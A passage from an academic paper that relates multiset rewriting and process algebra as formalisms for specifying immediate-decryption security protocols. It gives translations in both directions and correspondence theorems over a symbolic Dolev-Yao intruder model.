The results of this paper are twofold. First, our encodings establish a firm relationship between the specification methodologies underlying MSR and PA in order to relate verification results obtainable in each model. In particular, the simple correspondence achieved in this paper is sufficient to transfer several useful trace-based properties such as secrecy and many forms of authentication. Second, by bridging PA and MSR, we implicitly define a correspondence between PA and other languages, in particular strand spaces [26] (in a setting with an interleaving semantics), a worthy investigation as remarked in [10]. Interesting work about linear logic and multiset rewriting appears in [20].

The rest of the paper is organized as follows. Section 2 recalls the multiset rewriting and process algebra frameworks and in Section 3 their use in security

protocols specification. Section 4 presents the encodings from multiset rewriting to process algebra (Section 4.1), and vice versa (Section 4.2). Section 5 provides the notion of equivalence motivating the encodings. Finally, Section 6 gives some concluding remarks.

2 Background

In this section, we recall the syntax and formal semantics of multiset rewriting (MSR) and of process algebras (PA).

2.1 First Order Multiset Rewriting

The language of first-order MSR is defined by the following grammar:

$$\begin{array}{lrcl} \textit{Elements} & \tilde{a} & ::= & \cdot \mid a(\boldsymbol{t}), \tilde{a} \\ \textit{Rewriting Rules} & r & ::= & \tilde{a}(\boldsymbol{x}) \to \exists \boldsymbol{n}.\tilde{b}(\boldsymbol{x}, \boldsymbol{n}) \\ \textit{Rule sets} & \tilde{r} & ::= & \cdot \mid r, \tilde{r} \end{array}$$

Multiset elements are chosen as atomic formulas $a(\boldsymbol{t})$ for terms $\boldsymbol{t} = (t_1, \ldots, t_n)$ over some first-order signature Σ. We will write $\tilde{a}(\boldsymbol{x})$ (resp., $t(\boldsymbol{x})$) when we want to emphasize that variables, drawn from $\boldsymbol{x}$, appear in a multiset $\tilde{a}$ (resp., a term t). In the sequel, the comma "," will denote multiset union and will implicitly be considered commutative and associative, while "$\cdot$", the empty multiset, will act as a neutral element (which will allow us to omit it when convenient). The operational semantics of MSR is expressed by the following two judgments:

$$\begin{array}{ll} \textit{Single rule application} & \tilde{r} : \tilde{a} \longrightarrow \tilde{b} \\ \textit{Iterated rule application} & \tilde{r} : \tilde{a} \longrightarrow^* \tilde{b} \end{array}$$

The multisets $\tilde{a}$ and $\tilde{b}$ are called *states* and are always ground formulas. The arrow represents a transition. These judgments are defined as follows:

$$\frac{}{(\tilde{r}, \tilde{a}(\boldsymbol{x}) \to \exists \boldsymbol{n}.\tilde{b}(\boldsymbol{x}, \boldsymbol{n})) : (\tilde{c}, \tilde{a}[\boldsymbol{t}/\boldsymbol{x}]) \longrightarrow (\tilde{c}, \tilde{b}[\boldsymbol{t}/\boldsymbol{x}, \boldsymbol{k}/\boldsymbol{n}])}$$

$$\frac{}{\tilde{r} : \tilde{a} \longrightarrow^* \tilde{a}} \qquad \frac{\tilde{r} : \tilde{a} \longrightarrow \tilde{b} \qquad \tilde{r} : \tilde{b} \longrightarrow^* \tilde{c}}{\tilde{r} : \tilde{a} \longrightarrow^* \tilde{c}}$$

The first inference shows how a rewrite rule $r = \tilde{a}(\boldsymbol{x}) \to \exists \boldsymbol{n}.\tilde{b}(\boldsymbol{x}, \boldsymbol{n})$ is used to transform a state into a successor state: it identifies a ground instance $\tilde{a}(\boldsymbol{t})$ of its antecedent and replaces it with the ground instance $\tilde{b}(\boldsymbol{t}, \boldsymbol{k})$ of its consequent, where $\boldsymbol{k}$ are fresh constants. Here $[\boldsymbol{t}/\boldsymbol{x}]$ denotes the substitution (also written θ) replacing every occurrence of a variable x among $\boldsymbol{x}$ with the corresponding term t in $\boldsymbol{t}$. These rules implement a non-deterministic (in general several rules are applicable at any step) but sequential computation model (one rule at a time). Concurrency is captured as the permutability of (some) rule applications. The remaining rules define $\longrightarrow^*$ as the reflexive and transitive closure of $\longrightarrow$.

2.2 Process Algebras

The language of PA is defined by the following grammar:

$$\begin{array}{lrcl} \textit{Parallel processes} & Q & ::= & 0 \mid Q \parallel P \mid Q \parallel !P \\ \textit{Sequential processes} & P & ::= & 0 \mid \overline{a}(\boldsymbol{t}).P \mid a(\boldsymbol{t}).P \mid \nu x.P \end{array}$$

Parallel processes are defined as a parallel composition of, possibly replicated, sequential processes. These, in turn, are a sequence of communication actions (input or output) and constant generation. An output process $\overline{a}(\boldsymbol{t}).P$ is ready to send a tuple $\boldsymbol{t} = (t_1, \ldots, t_k)$, built over a signature Σ, along the polyadic channel named a. An input process $a(\boldsymbol{t}).P$ is ready to receive a tuple of messages and match them against the patterns $\boldsymbol{t}$, possibly binding previously unbound variables in it. Finally, the creation of a new object in P (as in the π-calculus [23]) is written as $\nu x.P$. The binders of our language are $\nu x.$ and $a(\boldsymbol{t})$, which bind x and any first occurrence of a variable in $\boldsymbol{t}$, respectively. This induces the usual definition of free and bound variables in a term or process. We write $var(t)$ for the free symbols occurring in a process Q; no channel name is ever free. This language is sufficiently expressive to conveniently formalize immediate decryption protocols. The general case, which makes use of delayed decryption, requires an explicit pattern matching operator. A preliminary solution to this more general problem is presented in [5], while a proper treatment appears in [4].

The operational semantics of PA is given by the following judgments:

$$\textit{Single interaction } Q \Rightarrow Q'; \quad \textit{Iterated interaction } Q \Rightarrow^* Q'$$

They are defined as follows:

$$\frac{\boldsymbol{t} = \boldsymbol{t}'[\theta]}{(Q \parallel \overline{a}(\boldsymbol{t}).P \parallel a(\boldsymbol{t}').P') \Rightarrow (Q \parallel P \parallel P'[\theta])} \qquad \frac{k \notin var(Q, P)}{(Q \parallel \nu x.P) \Rightarrow (Q \parallel P[k/x])}$$

$$\frac{Q \equiv Q'' \quad Q'' \Rightarrow Q'}{Q \Rightarrow Q'} \qquad \frac{}{Q \Rightarrow^* Q} \qquad \frac{Q \Rightarrow Q'' \quad Q'' \Rightarrow^* Q'}{Q \Rightarrow^* Q'}$$

The first inference (*reaction*) shows how two sequential processes, respectively one ready to perform an output of ground terms $\boldsymbol{t}$, and one ready to perform an input over patterns $\boldsymbol{t}'$ react by applying the instantiating substitution θ to P'. The second rule defines the semantics of νx as instantiation with an eigenvariable. The next rule allows interactions to happen modulo structural equivalence, $\equiv$, that in our case contains the usual monoidal equalities of parallel processes with respect to $\parallel$ and 0, and the unfolding of replication (*i.e.,* , $!P = !P \parallel P$). Finally, the last two inferences define $\Rightarrow^*$ as the reflexive and transitive closure of $\Rightarrow$.

3 Security Protocols

We now consider sublanguages of MSR and PA (here referred as MSR_P and PA_P) that have gained recent popularity for the specification of cryptographic

protocols (see for example [2,17]). Narrowing our investigation to a specific domain will allow us to directly compare these restricted versions of MSR and PA. The two specifications will rely on a common first-order signature Σ_P that includes at least concatenation ($\langle \_, \_ \rangle$) and encryption ($\{\_\}_\_$). In both formalisms terms in Σ_P stand for messages. Predicate symbols are interpreted as such in MSR_P, and as channel names in PA_P. Variables will also be allowed in rules and processes.

3.1 Protocols as Multiset Rewriting

MSR_P relies on the following predicate symbols [8]:

Network Messages ($\tilde{N}$): are the predicates used to model the network, where $N(t)$ means that the term t is lying on the network.

Role States ($\tilde{A}$): are the predicates used to model roles. Assuming a set of *role identifiers* R, the family of *role state predicates* $\{A_{\rho_i}(\boldsymbol{t}) : i = 0 \dots l_\rho\}$, is intended to hold the internal state, $\boldsymbol{t}$, of a principal in role $\rho \in R$ during the sequence of protocol steps. The behavior of each role ρ is described through a finite number of rules, indexed from 0 to l_ρ.

Intruder ($\tilde{I}$): are the predicates used to model the intruder I, where $I(t)$, means that the intruder knows the message t.

Persistent Predicates ($\tilde{\pi}$): are ground predicates holding data that does not change during the unfolding of the protocol (*e.g.,* $\mathtt{Kp}(K, K')$ indicates that K and K' form a pair of public/private keys). Rules use these predicates to access the value of persistent data.

A security protocol is expressed in MSR_P as a set of rewrite rules $\tilde{r}$ of a specific format called a *security protocol theory*. Given roles R, it can be partitioned as $\tilde{r} = \cup_{\rho \in R}(\tilde{r}_\rho), \tilde{r}_I$, where $\tilde{r}_\rho$ and $\tilde{r}_I$ describe the behavior of a role $\rho \in R$ and of the intruder I. For each role ρ, the rules in $\tilde{r}_\rho$ consist of:

- one *instantiation rule* $\quad r_{\rho_0} : \tilde{\pi}(\boldsymbol{x}) \to \exists \boldsymbol{n}.A_{\rho_0}(\boldsymbol{n}, \boldsymbol{x}), \tilde{\pi}(\boldsymbol{x})$
- zero or more $(i = 1 \dots l_\rho)$ *message exchange rules*:

$$\begin{array}{lll} \textit{send} & r_{\rho_i} : & A_{\rho_{i-1}}(\boldsymbol{x}) \;\to\; A_{\rho_i}(\boldsymbol{x}), N(t(\boldsymbol{x})) \\ \textit{receive} & r_{\rho_i} : & A_{\rho_{i-1}}(\boldsymbol{x}), N(t(\boldsymbol{x}, \boldsymbol{y})) \;\to\; A_{\rho_i}(\boldsymbol{x}, \boldsymbol{y}) \end{array}$$

Notice that, differently from [5] where delayed decryption protocols are handled, the role state predicates are restricted to having only variables as their arguments. The notation $t(\boldsymbol{z})$ is meant to indicate that the variables appearing in term t are drawn from $\boldsymbol{z}$. We can safely elide $A_{\rho_{l_\rho}}(\boldsymbol{x})$ from the very last rule.

It should be observed that the form of these rules does not allow representing protocols that receive an encrypted message component and only at a later stage are given the key to decrypt it. This case requires a more complicated treatment, which is presented in [5] and fully analyzed in [4]. The simplified study analyzed here should not be dismissed, however, since the majority of the protocols studied in the literature do not manifest the above behavior.

Rules in $\tilde{r}_I$ are the standard rules describing the intruder in the style of Dolev-Yao [13], whose capabilities consist in intercepting, analyzing, synthesizing and constructing messages, with the ability to access permanent data. Formally:

$$
\begin{array}{lcl|lcl}
r_{I_1}: & & \pi(x) \to I(x), \pi(x) & r_{I_2}: & & \cdot \to \exists n.I(n) \\
r_{I_3}: & & I(x) \to N(x) & r_{I_4}: & & N(x) \to I(x) \\
r_{I_5}: & & I(\langle x_1, x_2 \rangle) \to I(x_1), I(x_2) & r_{I_6}: & & I(x_1), I(x_2) \to I(\langle x_1, x_2 \rangle) \\
r_{I_7}: & & I(\{x\}_k), I(k), \mathtt{Kp}(k, k') \to I(x), \mathtt{Kp}(k, k') & r_{I_8}: & & I(x), I(k) \to I(\{x\}_k) \\
r_{I_9}: & & I(x) \to \cdot & r_{I_{10}}: & & I(x) \to I(x), I(x)
\end{array}
$$

where x and k are variables.

In MSR_P, a state is a multiset of the form $\tilde{s} = (\tilde{A}, \tilde{N}, \tilde{I}, \tilde{\pi})$, where the components collect ground facts of the form $N(t)$, $A_{\rho_i}(\boldsymbol{t})$, $I(t)$ and $\pi(\boldsymbol{t})$, respectively. An *initial state* $\tilde{s}_0 = (\tilde{\pi}, \tilde{I}_0)$ contains only persistent predicates ($\tilde{\pi}$) and initial intruder knowledge ($\tilde{I}_0$). A pair $(\tilde{r} : \tilde{s})$ consisting of an protocol theory $\tilde{r}$ and a state $\tilde{s}$ is called a *configuration*. The initial configuration is $(\tilde{r} : \tilde{s}_0)$. An example specification is given in Appendix A.1.

3.2 Protocols as Processes

A security protocol may be described in a fragment of PA where: (a) every communications happen through the net (here P_{net} is the process that manages the net as a public channel where each P_ρ sends and receives messages); (b) there is an intruder, with some initial knowledge able to intercept and forge messages passing through the net (here $Q_{!I}$, with initial knowledge Q_{I_0}); (c) each principal starts a protocol interpreting a certain role ρ.

A security protocol, involving a collection of roles ρ, is expressed in PA_P as a *security protocol process* Q, defined as the parallel composition of five components: $P_{!net} \parallel \prod_\rho P_{!\rho} \parallel Q_{!I} \parallel Q_{!\pi} \parallel Q_{I_0}$ where $\prod \mathcal{P}$ denotes the parallel composition of all the processes in $\mathcal{P}$. More precisely:

$P_{!net} = !N_i(x).\overline{N_o}(x).\mathbf{0}$. describes the behavior of the network. It simply copies messages from channel N_i (input of the net) to N_o (output of the net), implementing an asynchronous form of message transmission.

$P_{!\rho}$. Each of these processes represents the sequence of actions that constitute a role, in the sense defined for MSR_P. These processes have the following form[1]: $P_\rho = !\tilde{\pi}(\boldsymbol{x}).\nu\boldsymbol{n}.P'_\rho$ where P'_ρ is a sequential process that does input and output only on the network channels. Formally, $P'_\rho ::= 0 \mid N_o(\boldsymbol{t}).P'_\rho \mid \overline{N_i}(\boldsymbol{t}).P'_\rho$. An example specification is given in Appendix A.2. Again, this definition does not allows protocols that need remembering encrypted messages until they are given the key. This form of specification, which requires to enrich PA with a pattern matching construct, is analyzed in [4,5].

$Q_{!I} = !P_{I_1} \parallel \ldots \parallel !P_{I_{10}}$. This is the specification of the intruder model in a Dolev-Yao style. Each P_{I_i} describes one capability of the intruder. The dedicated

[1] Here we use $\tilde{\pi}(\boldsymbol{x}).P$ as a shortcut for $\pi_1(\boldsymbol{t}_1(\boldsymbol{x}_1)) \ldots \pi_k(\boldsymbol{t}_k(\boldsymbol{x}_k)).P$, and $\nu\boldsymbol{n}.P$ for $\nu n_1 \ldots \nu n_h.P$.

channel I holds the information the intruder operates on (it can be either initial, intercepted, or forged). They are defined as follows:

$P_{I_1} = \pi(x).\overline{I}(x).0$ | $P_{I_2} = \nu n.\overline{I}(n).0$
$P_{I_3} = N_o(x).\overline{I}(x).0$ | $P_{I_4} = I(x).\overline{N_i}(x).0$
$P'_{I_5} = I(\langle x_1, x_2\rangle).\overline{I}(x_1).0$ | $P_{I_6} = I(x_1).I(x_2).\overline{I}(\langle x_1, x_2\rangle).0$
$P''_{I_5} = I(\langle x_1, x_2\rangle).\overline{I}(x_2).0$ |
$P_{I_7} = I(\{y\}_k).I(k).\mathtt{Kp}(\langle k, k'\rangle).\overline{I}(y).0$ | $P_{I_8} = I(x).I(k).\overline{I}(\{x\}_k).0$
$P_{I_9} = I(x).0$ | $P_{I_{10}} = I(x).\overline{I}(x).\overline{I}(x).0$

Notice that, in our simple calculus, the decomposition of pairs shall be treated as two projection rules (P'_{I_5} and P''_{I_5}). See [4] for a detailed discussion.

$Q_{!\pi} = \prod !\overline{\pi}(t).0$ represents what we called "persistent information" in the case of MSR_P. We can assume the same predicate (here channel) names with the same meaning. This information is made available to client processes on each channel π (*e.g.,* $\mathtt{Kp}$). It is assumed that no other process performs an output on π.

$Q_{I_0} = \prod \overline{I}(t).0$ for some terms t. Q_{I_0} represents the initial knowledge of the intruder.

In PA_P, a *state* is a process of the form $Q_! \parallel Q_{net} \parallel \prod_\rho P_\rho \parallel Q_I$ where $Q_! = (P_{!net} \parallel \prod_\rho !P_\rho \parallel Q_{!I} \parallel Q_{!\pi})$ while Q_{net}, P_ρ and Q_I are ground, unreplicated (*i.e.,* without a bang as a prefix) instances of sequential suffixes of processes $P_{!net}$ (more precisely $\overline{N_o}(t).0$), $\prod_\rho P_{!\rho}$, and $P_{!I}$ (more precisely $\overline{I}(t).0$ or $\overline{I}(t).\overline{I}(t).0$).

4 Encodings for Protocol Specifications

This section describes the encodings from MSR_P to PA_P and vice versa. As above, we assume the same underlying signature Σ_P. In particular, the predicate symbols and terms in MSR_P find their counterpart in channel names and messages in PA_P, respectively.

The first mapping, from MSR_P to PA_P, is based on the observation that role state predicates force MSR_P rules to be applied sequentially within a role (this is not true for general MSR theories [4]). Minor technicalities are involved in dealing with the presence of multiple instances of a same role (they are addressed through replicated processes). At its core, the inverse encoding, from PA_P to MSR_P, maps sequential agents to a set of MSR_P rules corresponding to roles: we generate appropriate role state predicates in correspondence of the intermediate stages of each sequential process. The bang operator is not directly involved in this mapping as it finds its counterpart in the way rewriting rules are applied. The transformation of the intruder, whose behavior is fixed a priori, is treated off-line in both directions.

4.1 From MSR_P to PA_P

Given an MSR_P configuration $(\tilde{r} : \tilde{s})$, with $\tilde{r} = (\cup_\rho(\tilde{r}_\rho), \tilde{r}_I)$ and $\tilde{s} = (\tilde{A}, \tilde{N}, \tilde{I}, \tilde{\pi})$, we return a PA_P state $Q_! \parallel Q_{net} \parallel \prod_{\tilde{A}} P_{\tilde{A}} \parallel Q_I$ (with $Q_! = (P_{!net} \parallel \prod_\rho P_{!\rho} \parallel$

$Q_{!I} \parallel Q_{!\pi}$)). In particular (a) P_{net} is fixed a priori (see Section 3.2); (b) $\prod_\rho P_{!\rho}$ and $Q_{!I}$, result from the transformation of respectively $\cup_\rho(\tilde{r}_\rho)$ and $\tilde{r}_I$; (c) $Q_{!\pi}$ results from the transformation of $\tilde{\pi}$, and (d) $\prod_{\tilde{A}} P_{\tilde{A}}$, Q_{net}, and Q_I result from transformation of $\tilde{A}$, $\tilde{N}$ and $\tilde{I}$, respectively.

Processes $P_{!\rho}$, for each role ρ, are obtained via the transformation function $\lceil\_\rceil$ ranging over the set of role rules $\cup_\rho(\tilde{r}_\rho)$. We define it depending on the structure of the role rule $r_{\rho_i} \in \tilde{r}_\rho$ involved. Formally for $i = 0$:

$$\lceil r_{\rho_0} \rceil = \tilde{\pi}(\boldsymbol{x}).\nu\boldsymbol{n}.\lceil r_{\rho_1} \rceil \qquad \text{if } r_{\rho_0} : \tilde{\pi}(\boldsymbol{x}) \to \exists \boldsymbol{n}.A_{\rho_0}(\boldsymbol{x}), \tilde{\pi}(\boldsymbol{x})$$

Informally role generation rules are mapped onto a process which first receives, in sequence, permanent terms via the channels π in $\tilde{\pi}$ and then generates all the new names $\boldsymbol{n}$ used along the execution of the protocol.

For $0 < i \leq l_\rho - 1$:

$$\lceil r_{\rho_{i+1}} \rceil = \begin{cases} \overline{N_i}(t(\boldsymbol{x})).\lceil r_{\rho_{i+2}} \rceil & , \text{ if } r_{\rho_{i+1}} = A_{\rho_i}(\boldsymbol{x}) \to A_{\rho_{i+1}}(\boldsymbol{x}), N(t(\boldsymbol{x})) \\ N_o(t(\boldsymbol{x},\boldsymbol{y}))\lceil r_{\rho_{i+2}} \rceil, & \text{if } r_{\rho_{i+1}} = A_{\rho_i}(\boldsymbol{x}), N(t(\boldsymbol{x},\boldsymbol{y})) \to A_{\rho_{i+1}}(\boldsymbol{x},\boldsymbol{y}) \end{cases}$$

Finally we have, with a little abuse of notation, $\lceil r_{\rho_{l_\rho+1}} \rceil = 0$. The final process defining the role ρ behavior is the following: $P_\rho \stackrel{def}{=} \lceil r_{\rho_0} \rceil$

The intruder is handled by simply mapping $\tilde{r}_I$ to $Q_{!I}$. More precisely, we define the transformation function $\lceil\_\rceil_I$ that relates the intruder rewriting rule r_{I_j} with the sequential agents P_{I_j} defined in Section 3.2 (r_{I_5} is mapped to the pair P'_{I_5} and P''_{I_5}). Being the intruder behavior fixed *a priori*, this transformation is effectively performed off-line once and for all.

At this point the transformation is complete as soon as the state $\tilde{s} = (\tilde{A}, \tilde{N}, \tilde{I}, \tilde{\pi})$ is treated. For each $A_{\rho_i}(\boldsymbol{t}) \in \tilde{A}$, we define $P_{A_{\rho_i}(\boldsymbol{t})} = \lceil r_{\rho_{i+1}} \rceil[\boldsymbol{x}/\boldsymbol{t}]$, where $\boldsymbol{x}$ are the variables appearing as argument of A_i in $r_{\rho_{i+1}}$.

The multiset $\tilde{N}$ guides the definition of Q_{net}, that is $Q_{net} \stackrel{def}{=} \prod_{N(t)\in\tilde{N}} \overline{N}(t).0$. Similarly, $Q_I \stackrel{def}{=} \prod_{I(t)\in\tilde{I}} \overline{I}(t).0$. On the other hand, $Q_{!\pi} \stackrel{def}{=} \prod_{\pi(t)\in\tilde{\pi}} !\overline{\pi}(t).0$.

Writing, with a little abuse of notation, $\lceil\_\rceil$ for the generic function that, given a multiset rewriting MSR_P configuration returns a PA_P state, the encoding can be summarized as:

$$\lceil(\cup_\rho(\tilde{r}_\rho), \tilde{r}_I : (\tilde{A}, \tilde{N}, \tilde{I}, \tilde{\pi}))\rceil = (P_{!net} \parallel \prod_\rho P_{!\rho} \parallel Q_{!I} \parallel Q_{!\pi}) \parallel (Q_{net} \parallel \prod_{\tilde{A}} P_{\tilde{A}} \parallel Q_I)$$

4.2 From PA_P to MSR_P

Given a PA_P state $Q_! \parallel Q_{net} \parallel \prod_\rho P_\rho \parallel Q_I$ with $Q_! = (P_{!net} \parallel \prod_\rho P_{!\rho} \parallel Q_{!I} \parallel Q_{!\pi})$, we show how to construct a configuration in MSR_P. The basic translation involves the transformation function $\lfloor\_\rfloor^{\#}_{(i;\epsilon)}$ for the $P_{!\rho}$'s (called as a subroutine by the top level transformation $\lfloor\_\rfloor$) which, given a sequential agent representing a role ρ, returns the multiset of rules $\tilde{r}_\rho$. Here i is an non-negative integer. Formally:

$$
\begin{aligned}
\lfloor \tilde{\pi}(\boldsymbol{x}).\nu \boldsymbol{n}.P'_\rho \rfloor &= \{\tilde{\pi}(\boldsymbol{x}) \to \exists \boldsymbol{n}.A_{\rho 0}(\boldsymbol{n},\boldsymbol{x})\} \ \cup \ \lfloor P'_\rho \rfloor^{\#}_{(1;(\boldsymbol{x},\boldsymbol{n}))} \\
\lfloor N_o(t(\boldsymbol{y})).P'_\rho \rfloor^{\#}_{(i;\boldsymbol{x})} &= \{A_{\rho i-1}(\boldsymbol{x}), N(t(\boldsymbol{x},\boldsymbol{y})) \to A_{\rho i}(\boldsymbol{x},\boldsymbol{y})\} \ \cup \ \lfloor P'_\rho \rfloor^{\#}_{(i+1;(\boldsymbol{x},\boldsymbol{y}))} \\
\lfloor \overline{N_i}(t).P''_\rho \rfloor^{\#}_{(i;\boldsymbol{x})} &= \{A_{\rho i-1}(\boldsymbol{x}) \to A_{\rho i}(\boldsymbol{x}), N(t)\} \ \cup \ \lfloor P'_\rho \rfloor^{\#}_{(i+1;\boldsymbol{x})} \\
\lfloor 0 \rfloor^{\#}_{(i;\boldsymbol{x})} &= \cdot
\end{aligned}
$$

Let $P_{!\rho}$ be the role specification of which an object P_ρ in $\prod_\rho P_\rho$ is an instantiated suffix and $\theta = [\boldsymbol{x}/\boldsymbol{t}]$ the witnessing substitution. If P_ρ starts with either a persistent input $\pi(\boldsymbol{x})$ or the ν operator, we set $\lfloor P_\rho \rfloor = \cdot$. Otherwise, let i be the index at which P_ρ occurs in $P_{!\rho}$ as for the above definition. Then $\lfloor P_\rho \rfloor = A_{\rho i}(\boldsymbol{t})$.

The intruder process $Q_{!I}$ is roughly handled by the inverse of the transformation $\lceil \_ \rceil_I$, which we call $\lfloor \_ \rfloor_I$ (see [4] for a more detailed and rigorous treatment). Each object $\overline{I}(t).0$ (resp., the $\overline{I}(t).\overline{I}(t).0$) in Q_I is rendered as the state element $I(t)$ (resp., pair of elements $I(t), I(t)$).

$P_{!net}$ disappears. Instead, each occurrence of a process $\overline{N_o}(t).0$ in P_{net} is mapped to a state element $N(t)$. Similarly, each process $!\pi(\boldsymbol{x})$ in $P_{!\pi}$ is translated into the state object $\pi(\boldsymbol{x})$.

It is easy to prove that $\lceil \_ \rceil$ and $\lfloor \_ \rfloor$ are inverse of each other:

Lemma 1.

1. *For any* MSR_P *configuration* C*, we have that* $\lfloor \lceil C \rceil \rfloor = C$.
2. *For any* PA_P *state* Q*, we have that* $\lceil \lfloor Q \rfloor \rceil = Q$ *modulo the extension of* $\equiv$ *with the equation* $\overline{a}(\boldsymbol{t}).\overline{a}(\boldsymbol{t}).0 = \overline{a}(\boldsymbol{t}).0 \parallel \overline{a}(\boldsymbol{t}).0$.

A detailed proof of this result, including the treatment of details that have been omitted here for space reasons, can be found in [4].

5 Correspondence

In this section, we will call an MSR_P configuration and a PA_P state *corresponding* when they manifest the same network and intruder behavior, step by step. This will allow us to prove that the translations presented in this paper are reachability-preserving in a very strong sense. We invite the reader to consult [4] for a more comprehensive and detailed discussion of this matter.

We first formalize the notion of transition step and observation in each formalism.

Definition 1. *Given a process* Q*, the notation* $Q \xrightarrow{\alpha}$ *indicates that* α *is the multiset of communication events that the process* Q *may perform in a next step of execution. Formally:*

$$
\frac{}{0 \xrightarrow{\cdot}} \qquad \frac{Q \xrightarrow{\alpha} \qquad P \xrightarrow{\alpha'}}{(Q \parallel P) \xrightarrow{\alpha,\alpha'}} \qquad \frac{}{\nu n.P \xrightarrow{\cdot}} \qquad \frac{}{a(\boldsymbol{t}).P \xrightarrow{a(\boldsymbol{t})}} \qquad \frac{}{\overline{a}(\boldsymbol{t}).P \xrightarrow{\overline{a}(\boldsymbol{t})}}
$$

We write $\alpha \in P$ *if* $\alpha \in \{\alpha : P \xrightarrow{\alpha'}\}$.

Let c be a channel name (a) or the complement of a channel name ($\overline{a}$), we define the observations *of process Q along c as the multiset $Obs_c(Q) = \{\boldsymbol{t} : c(\boldsymbol{t}) \in Q\}$.*

Definition 2. *Given a multiset of ground atoms $\tilde{s}$ and a predicate name a, we define the* projection *of $\tilde{s}$ along a as the multiset $Prj_a(\tilde{s}) = \{\boldsymbol{t} : a(\boldsymbol{t}) \in \tilde{s}\}$.*

If $C = (\tilde{r}; \tilde{s})$ is a configuration, we set $Prj_a(\tilde{C}) = Prj_a(\tilde{s})$.

Using Definitions 1 and 2, we make precise what we intend for an MSR_P configuration and a PA_P state to be corresponding.

Definition 3. *Given an MSR_P configuration C and a PA_P state Q. We say that C and Q are* corresponding*, written as $C \bowtie Q$, if and only if the two conditions hold:*

1. $Prj_N(C) = Obs_{\overline{N_o}}(Q)$
2. $Prj_I(C) = Obs_{\overline{I}}(Q)$

Informally $C \bowtie Q$ means that the messages that are lying on the net and the intruder knowledge are the same in configuration C and state Q.

On the basis of these concepts, we can now define a correspondence between MSR_P configurations and PA_P states such that, if in MSR_P is possible to perform an action (by applying a rule) that will lead to a new configuration, then in PA_P is possible to follow some transitions that will lead in a corresponding state, and vice versa.

Definition 4. *Let $\mathcal{C}$ and $\mathcal{Q}$ be the set of all MSR_P configurations and PA_P states, respectively. A binary relation $\sim \subseteq \mathcal{C} \times \mathcal{Q}$ is a* correspondence *if $(\tilde{r} : \tilde{s}) \sim Q$ implies that:*

1. $(\tilde{r} : \tilde{s}) \bowtie Q$;
2. *if $\tilde{r} : \tilde{s} \longrightarrow \tilde{s}'$, then $Q \Rightarrow^* Q'$ and $(\tilde{r} : \tilde{s}') \sim Q'$;*
3. *if $Q \Rightarrow Q'$, then $\tilde{r} : \tilde{s} \longrightarrow^* \tilde{s}'$ and $(\tilde{r} : \tilde{s}') \sim Q'$.*

The following theorems, whose proof can be found in [4], affirm that security protocol specifications written in MSR_P and PA_P, and related via the encodings here presented, are corresponding. The treatment of the intruder requires some care, that, for space reasons, we have partially hidden from the reader by presenting a slightly simplified translation of $Q_{!I}$ into $\tilde{r}_I$. Again, all details can be found in [4].

Theorem 1. *Given an MSR_P security protocol theory C. Then $C \sim \lceil C \rceil$.*

Theorem 2. *Given an PA_P security protocol process Q. Then $\lfloor Q \rfloor \sim Q$.*

This means that any step in MSR_P can be faithfully simulated by zero or more steps in PA_P through the mediation of the encoding $\lceil \_ \rceil$, and vice-versa, the reverse translation $\lfloor \_ \rfloor$ will map steps in PA_P into corresponding steps in MSR_P.

6 Conclusions

This paper shows how multiset rewriting theories (MSR_P) and process algebras (PA_P) used to describe the large class of immediate decryption protocols may be related. Indeed we show how to define transformations between MSR_P to PA_P specifications of such a security protocol, whose semantics (based on labeled transition systems) are proved to be related. The paper introduces a correspondence relation based on what messages appear on the network and on what messages the intruder knows. A direct consequence of this results is that any confidentiality property established in one framework can automatically be ported to the other. Moreover, since several forms of authentication among protocol participants may be formulated in terms of properties of what is sent to the net or what is captured by the intruder, authentication results can also also immediately transfered through our encodings.

Acknowledgments

We would like to thank the selection committee and attendees of the WITS'03 workshop where a preliminary version of this paper was presented [5]. Their feedback gave us precious material for thought and led to the present revision, which focuses on immediate decryption protocols, while the complications of the general case are addressed in the technical report [4].

References

1. Abadi, M. and Blanchet, B.: Analyzing Security Protocols with Secrecy Types and Logic Programs. *ACM SIGPLAN Notices*, 31(1):33–44, 2002. Proc. of the 29th ACM SIGPLAN-SIGACT symposium on Principles of Programming Languages (POPL'02)
2. Abadi, M. and Gordon, A.D.: Reasoning about Cryptographic Protocols in the Spi Calculus. In *Proc. of CONCUR '97: Concurrency Theory, 8th International Conference*, volume 1243 of *Lecture Notes in Computer Science*. Springer-Verlag (1997) 59–73
3. Abadi, M. and Gordon, A.D.: A Bisimulation Methods for Cryptographic Protocols. In *Proc. of ESOP'98* (1998)
4. Bistarelli, S., Cervesato, I., Lenzini, G., and Martinelli, F.: Relating multiset rewriting and process algebras for security protocol analysis. Technical report, ISTI-CNR, 2003. Available at `http://matrix.iei.pi.cnr.it/~lenzini/pub/msr.ps`
5. Stefano Bistarelli, Iliano Cervesato, Gabriele Lenzini, and Fabio Martinelli: Relating Process Algebras and Multiset Rewriting for Security Protocol Analysis. In R. Gorrieri, editor, *Third Workshop on Issues in the Theory of Security — WITS'03*, Warsaw, Poland (2003)
6. Burrows, M., Abadi, M., and Needham, R.: A logic of authentication. In *Proc. of the Royal Society of London*, volume 426 of *Lecture Notes in Computer Science*. Springer-Verlag (1989) 233–271
7. Cervesato, I., Durgin, N.A., Lincoln, P.D., Mitchell, J.C., and Scedrov, A.: A Meta-Notation for Protocol Analysis. In *Proc. of the 12th IEEE Computer Security Foundations Workshop (CSFW'99)*. IEEE Computer Society Press (1999)

8. Cervesato, I., Durgin, N.A., Lincoln, P.D., Mitchell, J.C., and Scedrov, A.: Relating strands and multiset rewriting for security protocol analysis. In *Proc. of the 13th IEEE Computer Security Foundations Workshop (CSFW '00)*. IEEE (2000) 35–51
9. Clarke, E.M., Jha, S., and Marrero, W.: A Machine Checkable Logic of Knowledge for Protocols. In *Proc. of Workshop on Formal Methods and Security Protocols*, (1998)
10. Crazzolara, F. and Winskel, G.: Events in security protocols. In *Proceedings of the 8th ACM conference on Computer and Communications Security*. ACM Press (2001) 96–105
11. Denker, G. and Millen, J.: Capsl integrated protocol environment. In *Proc. of DARPA Information Survivability Conference (DISCEX 2000), IEEE Computer Society, 2000* (2000) 207–221
12. Denker, G., Millen, J.K., Grau, A., and Filipe, J.K.: Optimizing protocol rewrite rules of CIL specifications. In *CSFW* (2000) 52–62
13. D. Dolev and A. Yao. On the security of public-key protocols. *IEEE Transaction on Information Theory*, 29(2) (1983) 198–208
14. Fiore, M. and Abadi, M.: Computing Symbolic Models for Verifying Cryptographic Protocols. In *Proc. of the 14th Computer Security Foundation Workshop (CSFW-14)*. IEEE, Computer Society Press (2001) 160–173
